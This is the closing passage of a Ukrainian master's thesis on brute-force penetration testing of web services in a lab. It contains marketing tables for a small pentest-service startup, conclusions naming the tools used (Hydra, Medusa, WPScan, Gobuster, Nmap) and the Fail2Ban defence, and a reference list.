1	Безкоштовні або умовно безкоштовні open-source інструменти пентесту	Комерційні послуги з тестування на проникнення малого масштабу	Середній та вище середнього (малий та середній бізнес)	Нижня межа – доступна для малого бізнесу; верхня – нижча за повноцінні корпоративні пентести
2	Автоматизовані SaaS-сервіси базового рівня без глибокого аналізу	Послуги незалежних фахівців з обмеженим звітом	Середній	Ціна формується в середньому ринковому сегменті
3	Повноцінні корпоративні рішення з високою вартістю	Комплексні пентест-послуги великих компаній	Вище середнього (корпоративні клієнти)	Верхня межа значно нижча за корпоративні рішення при збереженні якості

Наступним етапом розроблення маркетингової програми є визначення оптимальної системи збуту, в межах якої приймається рішення щодо способів доведення продукту (послуги) стартап-проєкту до кінцевого споживача. Формування системи збуту передбачає вибір між прямим збутом власними силами або залученням сторонніх посередників, а також обґрунтування глибини каналу збуту.

Таблиця 5.22

Формування системи збуту

№	Специфіка закупівельної поведінки цільових клієнтів	Функції збуту, які має виконувати постачальник товару	Глибина каналу збуту	Оптимальна система збуту
1	Раціональна, орієнтована на безпеку, довіру та експертність постачальника	Консультації клієнтів, аналіз потреб, укладання договорів, надання послуг, супровід	Прямий канал	Прямий збут власними силами
2	Індивідуальні вимоги до конфігурації послуги та рівня захисту	Адаптація послуги під потреби клієнта, технічна підтримка	Прямий канал	Прямий контракт із замовником
3	Обмежена кількість угод, але висока вартість кожної	Підтримка довгострокових відносин, повторні перевірки	Прямий канал	Прямі продажі без залучення посередників

Останньою складовою маркетингової програми стартап-проєкту є розроблення концепції маркетингових комунікацій, яка базується на сформованій стратегії позиціонування, визначеній специфіці поведінки цільових клієнтів та обраній системі збуту. Метою маркетингових комунікацій є формування обізнаності потенційних споживачів про послуги стартап-проєкту, створення довіри до компанії та стимулювання попиту.

## Концепція маркетингових комунікацій

№	Специфіка поведінки цільових клієнтів	Канали комунікацій, якими користуються цільові клієнти	Ключові позиції, обрані для позиціонування	Завдання рекламного повідомлення	Концепція рекламного звернення
1	Раціональна, орієнтована на безпеку, мінімізацію ризиків та надійність	Професійні IT-ресурси, корпоративні сайти, профільні форуми	Експертність, технічна обґрунтованість, достовірність результатів	Інформування про можливості послуг та їхню практичну користь	«Виявлення реальних загроз до того, як ними скористаються зловмисники»
2	Прийняття рішень на основі рекомендацій та прикладів	Ділові контакти, рекомендації, LinkedIn	Надійність, відповідність стандартам безпеки	Формування довіри до стартап-проєкту	«Практичний пентест для реального захисту вашої інфраструктури»
3	Обмежена кількість угод, але висока значущість кожної	Прямі переговори, електронна пошта, консультації	Індивідуальний підхід, конфіденційність	Стимулювання звернення до компанії	«Індивідуальний підхід до безпеки кожного клієнта»

**Висновки**

У межах даного розділу було проведено комплексне дослідження методів тестування на проникнення в інфокомунікаційних мережах, а також розроблено та обґрунтовано стартап-проєкт, орієнтований на надання послуг з аналізу стійкості веб-сервісів до brute-force атак. Проведений аналіз ринкових можливостей свідчить про наявність попиту на послуги з кібербезпеки, зокрема у сегменті малого та середнього бізнесу, який потребує доступних за вартістю, але технічно обґрунтованих рішень для захисту веб-ресурсів. Динаміка розвитку ринку інформаційної безпеки є зростаючою, що зумовлено постійним збільшенням кількості кіберзагроз та ускладненням методів атак. Середня рентабельність у галузі дозволяє розглядати даний напрям як економічно доцільний для ринкової реалізації. Аналіз потенційних груп клієнтів показав, що основними споживачами проєкту є організації, для яких критичними є надійність, конфіденційність та практична цінність результатів тестування. При цьому бар'єри входу на ринок мають помірний

характер і пов'язані переважно з необхідністю високої технічної компетенції та формування довіри до виконавця. Рівень конкуренції на ринку оцінюється як середній, що створює можливості для входження нового стартап-проєкту за умови правильно обраної стратегії позиціонування. На основі проведеного конкурентного аналізу та SWOT-аналізу обґрунтовано доцільність впровадження стартап-проєкту з використанням стратегії концентрації на окремому сегменті ринку з акцентом на індивідуальний підхід, експертність та використання сучасних методів пентесту. Обрана стратегія дозволяє сформувати конкурентні переваги за рахунок поєднання технічної глибини аналізу та доступності послуг. За результатами аналізу альтернатив ринкової поведінки оптимальним варіантом впровадження проєкту визначено поетапний вихід на ринок із використанням прямої системи збуту та орієнтацією на довгострокову співпрацю з клієнтами. Такий підхід забезпечує контроль якості послуг, збереження конфіденційності та формування стабільної клієнтської бази. У цілому результати дослідження підтверджують доцільність подальшої імплементації стартап-проєкту та його практичну значущість. Запропоновані технічні та маркетингові рішення можуть бути використані як основа для реального впровадження проєкту на ринку послуг з інформаційної безпеки.

## ЗАГАЛЬНІ ВИСНОВКИ ПО РОБОТІ

У результаті виконання магістерської дисертації вирішено комплексну науково-практичну задачу, що полягає у дослідженні методів тестування на проникнення web-сервісів інфокомунікаційних мереж та створенні віртуального сегменту для аналізу їх стійкості до атак типу brute-force. У ході роботи проведено аналіз типових вразливостей інфокомунікаційних мереж, сучасних підходів до пентесту та класифікації методів перебору паролів, що дозволило обґрунтувати актуальність використання brute-force як інструмента перевірки механізмів автентифікації. Розроблено та розгорнуто лабораторний стенд у середовищі віртуалізації VMware з використанням атакуючої машини Kali Linux і серверної платформи з web-сервісом WordPress під керуванням CloudPanel, налаштовано доменне ім'я та механізми мережевої взаємодії, що забезпечило моделювання реальних умов функціонування web-ресурсів. У практичній частині виконано сканування мережевих сервісів і проведено атаки перебору паролів із застосуванням інструментів Nmap, Hydra, Medusa, WPScan та Gobuster, результати яких продемонстрували вразливість систем доступу за наявності слабких облікових даних і недостатніх захисних налаштувань. Досліджено ефективність впровадження захисних механізмів, зокрема системи Fail2Ban, що дозволило суттєво знизити інтенсивність brute-force атак шляхом автоматичного блокування джерел підозрілої активності та підвищити загальний рівень безпеки web-сервісів. Отримані результати підтверджують доцільність використання комплексного підходу до тестування на проникнення та мають практичну цінність, оскільки можуть бути застосовані у навчальному процесі, під час проведення аудитів інформаційної безпеки, а також як основа для подальшого розвитку стартап-проектів у сфері надання послуг з кібербезпеки.

## СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Van Hauser T. THC-Hydra User Guide [Electronic resource]. 2025.  
URL: <https://github.com/vanhauser-thc/thc-hydra>
2. Foofus Network. Medusa Parallel Network Login Auditor [Electronic resource]. 2025.  
URL: [http://www.foofus.net/?page\\_id=51](http://www.foofus.net/?page_id=51)
3. WPScan Team. WPScan – WordPress Security Scanner Documentation [Electronic resource]. 2025.  
URL: <https://wpscan.com>
4. OJ Reeves. Gobuster: Directory, DNS and VHost Busting Tool [Electronic resource]. 2025.  
URL: <https://github.com/OJ/gobuster>
5. Rapid7. Metasploit Framework Documentation [Electronic resource]. 2025.  
URL: <https://docs.metasploit.com>
6. Kali Linux Project. Kali Linux Documentation [Electronic resource]. 2025.  
URL: <https://www.kali.org/docs>
7. Fail2Ban Project. Fail2Ban Documentation [Electronic resource]. 2025.  
URL: <https://www.fail2ban.org/wiki>
8. VMware Inc. VMware Workstation Player Documentation [Electronic resource]. 2025.  
URL: <https://www.vmware.com/products/workstation-player.html>
9. OWASP Foundation. OWASP Top 10 Web Application Security Risks [Electronic resource]. 2025.  
URL: <https://owasp.org/www-project-top-ten>
10. What is a Rainbow Table Attack and how does it work? [Electronic resource].  
URL: <https://www.astrill.com/blog/what-is-a-rainbow-table-attack/>
11. Що таке Брутфорс атака і які є методи захисту? [Electronic resource]  
URL: <https://foxminded.ua/brute-force/>
12. Етапи тесту на проникнення: 7 основних кроків пентесту [Electronic resource]  
URL: <https://datami.ee/ua/blog/penetration-test-steps-7-pentesting-process-phases/>
13. Bruteforce attack in network security [Electronic resource]  
URL: [https://umatechnology.org/brute-force-attack-in-network-security/?utm\\_source=chatgpt.com](https://umatechnology.org/brute-force-attack-in-network-security/?utm_source=chatgpt.com)
14. Guide to intrusion detection and prevention systems (IDPS) [Electronic resource]  
URL: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf>

15. Види тестування на проникнення: Як обрати найкращий для вашої компанії [Electronic resource]  
URL: <https://datami.ee/ua/blog/penetration-testing-types-3-classifications-datami/>
16. Lyon G. Nmap Network Scanning – Official Book [Electronic resource]  
URL: <https://nmap.org/book/>
17. Medusa parallel network logging auditor [Electronic resource]  
URL: <http://foofus.net/goons/jmk/medusa/medusa.html>